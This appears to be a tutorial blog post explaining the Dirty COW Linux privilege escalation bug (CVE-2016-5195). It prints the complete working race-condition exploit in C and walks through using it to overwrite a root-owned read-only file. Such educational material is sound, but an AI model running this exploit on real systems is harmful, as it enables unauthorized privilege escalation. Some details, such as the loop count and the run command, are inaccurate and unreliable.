**PRIVILEGE ESCALATION**

**(CVE-2016-5195)**


This is a privilege escalation vulnerability in the Linux Kernel. CVE-2016-5195(Common Vulnerabilities and Exposures) is the official reference to this bug.

CVE-2016-5195 is a computer security vulnerability for older linux kernals including Androids.This is a local privilege escalation bug that exploits a race condition in the implementation of the copy on write(COW) mechanism in the kernel's memory management subsystem.

**Who Found?..**



Phil Oester is the Senior Vice President in CBRE.



**Why is it called the Dirty COW bug?**

A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


Due to the race condition, a local attacker can use the copy on the write mechanism to turn a read-only mapping of a file into a writable mapping, with the right timing. [1]

This vulnerability has existed since linux 2.6.22 released in september of 2007.There are records of that vulnerability have been exploited at least 2016 october.

Patched Versions of Linux Kernal – 4.8.3

- 4.7.9

- 4.4.26 and newer...



The patch created in 2016 did not fix the problem in full, and a

revised patch was released on November 27, 2017, before the vulnerability was widely disseminated.

The Code Used To Write To Root Access Only File In Non-prileged Account

|  |
| --- |
| #include <stdio.h> |
|  |

|  |
| --- |
| #include <sys/mman.h> |
|  |

|  |
| --- |
| #include <fcntl.h> |
|  |

|  |
| --- |
| #include <pthread.h> |
|  |

|  |
| --- |
| #include <unistd.h> |
|  |

|  |
| --- |
| #include <sys/stat.h> |
|  |

|  |
| --- |
| #include <string.h> |
|  |

|  |
| --- |
| #include <stdint.h> |
|  |

|  |
| --- |
|  |
|  |

|  |
| --- |
| void \*map; |
|  |

|  |
| --- |
| int f; |
|  |

|  |
| --- |
| struct stat st; |
|  |

|  |
| --- |
| char \*name; |
|  |

|  |
| --- |
|  |
|  |

|  |
| --- |
| void \*madviseThread(void \*arg) |
|  |

|  |
| --- |
| { |
|  |

|  |
| --- |
| char \*str; |
|  |

|  |
| --- |
| str=(char\*)arg; |
|  |

|  |
| --- |
| int i,c=0; |
|  |

|  |
| --- |
| for(i=0;i<100000000;i++) |
|  |

|  |
| --- |
| { |
|  |

|  |
| --- |
|  |

|  |
| --- |
| c+=madvise(map,100,MADV\_DONTNEED); |
|  |

|  |
| --- |
| } |
|  |

|  |
| --- |
| printf("madvise %d\n\n",c); |
|  |

|  |
| --- |
| } |
|  |

|  |
| --- |
|  |
|  |

|  |
| --- |
| void \*procselfmemThread(void \*arg) |
|  |

|  |
| --- |
| { |
|  |

|  |
| --- |
| char \*str; |
|  |

|  |  |
| --- | --- |
| str=(char\*)arg; | |
|  |

|  |
| --- |
| int f=open("/proc/self/mem",O\_RDWR); |
|  |

|  |
| --- |
| int i,c=0; |
|  |

|  |
| --- |
| for(i=0;i<100000000;i++) { |
|  |

|  |
| --- |
|  |

|  |
| --- |
|  |

|  |
| --- |
| lseek(f,(uintptr\_t) map,SEEK\_SET); |
|  |

|  |
| --- |
| c+=write(f,str,strlen(str)); |
|  |

|  |
| --- |
| } |
|  |

|  |
| --- |
| printf("procselfmem %d\n\n", c); |
|  |

|  |
| --- |
| } |
|  |

|  |
| --- |
|  |
|  |

|  |
| --- |
|  |
|  |

|  |
| --- |
| int main(int argc,char \*argv[]) |
|  |

|  |
| --- |
| { |
|  |

|  |
| --- |
|  |

|  |
| --- |
| if (argc<3) { |
|  |

|  |
| --- |
| (void)fprintf(stderr, "%s\n", |
|  |

|  |
| --- |
| "usage: dirtyc0w target\_file new\_content"); |
|  |

|  |
| --- |
| return 1; } |
|  |

|  |
| --- |
| pthread\_t pth1,pth2; |
|  |

|  |
| --- |
| f=open(argv[1],O\_RDONLY); |
|  |

|  |
| --- |
| fstat(f,&st); |
|  |

|  |  |
| --- | --- |
| name=argv[1]; | |
|  |

|  |
| --- |
|  |

|  |
| --- |
| map=mmap(NULL,st.st\_size,PROT\_READ,MAP\_PRIVATE,f,0); |
|  |

|  |
| --- |
| printf("mmap %zx\n\n",(uintptr\_t) map); |
|  |

|  |
| --- |
|  |

|  |
| --- |
| pthread\_create(&pth1,NULL,madviseThread,argv[1]); |
|  |

|  |
| --- |
| pthread\_create(&pth2,NULL,procselfmemThread,argv[2]); |
|  |

|  |
| --- |
|  |


|  |
| --- |
| pthread\_join(pth1,NULL); |
|  |

|  |
| --- |
| pthread\_join(pth2,NULL); |
|  |

|  |
| --- |
| return 0; |
|  |


}

Because of using the code in publicly code was added to metasploit..




From this vulnerability we are going to write in to a read only file.

For this we need to create a root user and group privilege file.




First switch to the root account by “sudo -s”.Root password will be requested after that.




Next create a file(“touch text”) and it is compulsary to write some text(echo ”root” > text) because without any string code will not be executed.Reason to this is the structure of the code.

I will prove this after we understand how the code will be executed.



It is ok to have write access to root account but to understanding clearly i have remove the write access to the file even to root. Now no one have write access to the “text” file.

Next we are going to switch to the non-privileged account( “su ashen”) and run the code.



This is a c code and my code name is “snp.c”.In the code, for race condition it uses threads. Because of that when compiling we need to use “-pthread”.

For code execution we need to pass 2 parameters.

Accoding to the above screenshot,

text = file name(read only)

ashen = text that we need to insert to the file.for multiple words we can use double quotation.


i.e :- ./snp.c text “hello this is from ashen”

**CODE EXPLAINING**

Let’s first focus about main function



\*\*



In here it opens the file to write as read only.

\*\*



create a new map memory segment in current process.

Parameters,

f = open() - open a new memory area

PROT\_READ = the new memory area is read only

MAP\_PRIVATE = enable copy-on-write(COW)

\*\*



Two threads that run in parrallel accoding to the race condition.

\*\*




Waitng for threads to complete.

Lets look at what are these threads are doing.

1.madviseThread



\*\*



This code segment is looped 100000000 times from this, for loop.

**Code Segment..**

* madvise = memory advise – advise kernal how to handle memory map area.

Parameters ,

* MADV\_DONTNEED = do not expect access in the near future(for the time being,the applications finished with the given range , so the kernal can free resources associated with it) *From man page of madvise.*

2.procselfmemthread




\*\*



Openning file /proc/self/mem

* /proc = information about current proccesses
* /proc/self/ = current proccess
* /proc/self/mem = representation of current proccess memory

\*\*



Here allso this code segments loops 100000000 times.

* First code line used to move the current cursor to start of the file in the memory map.
* Second code line is used to write the string that we have pass as argument when executing the file.


*But remember we are not writing to the actual file in read only.we are writing to the file where in the memory map.*


\*\*

**Then How Can We Write To The Actual File...**

Threads looping,







Threads are used to execute programmes simultaneously.

Now in here these 2 threads are executing simultaneously for 10 million(each) times.This is the race condition.

In seperately it is clear that each loops are executing successfully.But in running these two programmes simultaneously for 10 million times it is caused to ***written the string that we have passed as argument to the read only file successfully.***

Let’s look at this is in briefly.

When writing to a read-only file it copies the file into memory map(accoding to mmap) because i have not permissions to write into file.

It is true that actual read only file is copied one time but,

* ***c+=madvise(map,100,MADV\_DONTNEED);***

is running over and over again.

According to system kernal source code **“madvise\_dontneed”** flag used to throw away the dirty pages. The app will be more carefull about data it wants to keep.


**What is dirty bit?**

A dirty bit or changed bit is a bit associated with a computer memory block and shows whether the corresponding memory block has been updated or not The dirty bit is set when the processor writes to (modifies) the memory.


The bit shows its related memory block has been updated and has not yet been transferred to disk. If a memory block is to be substituted [2]

This is all about theory part.


This is how the actually code executing look like



This is how without a string in a file caused result look like



Another error in dirtycow is running over and over same file caused to stuck the linux os.This is how it be...



This is all for my explain about dirtycow...

**ThankYou!!!....**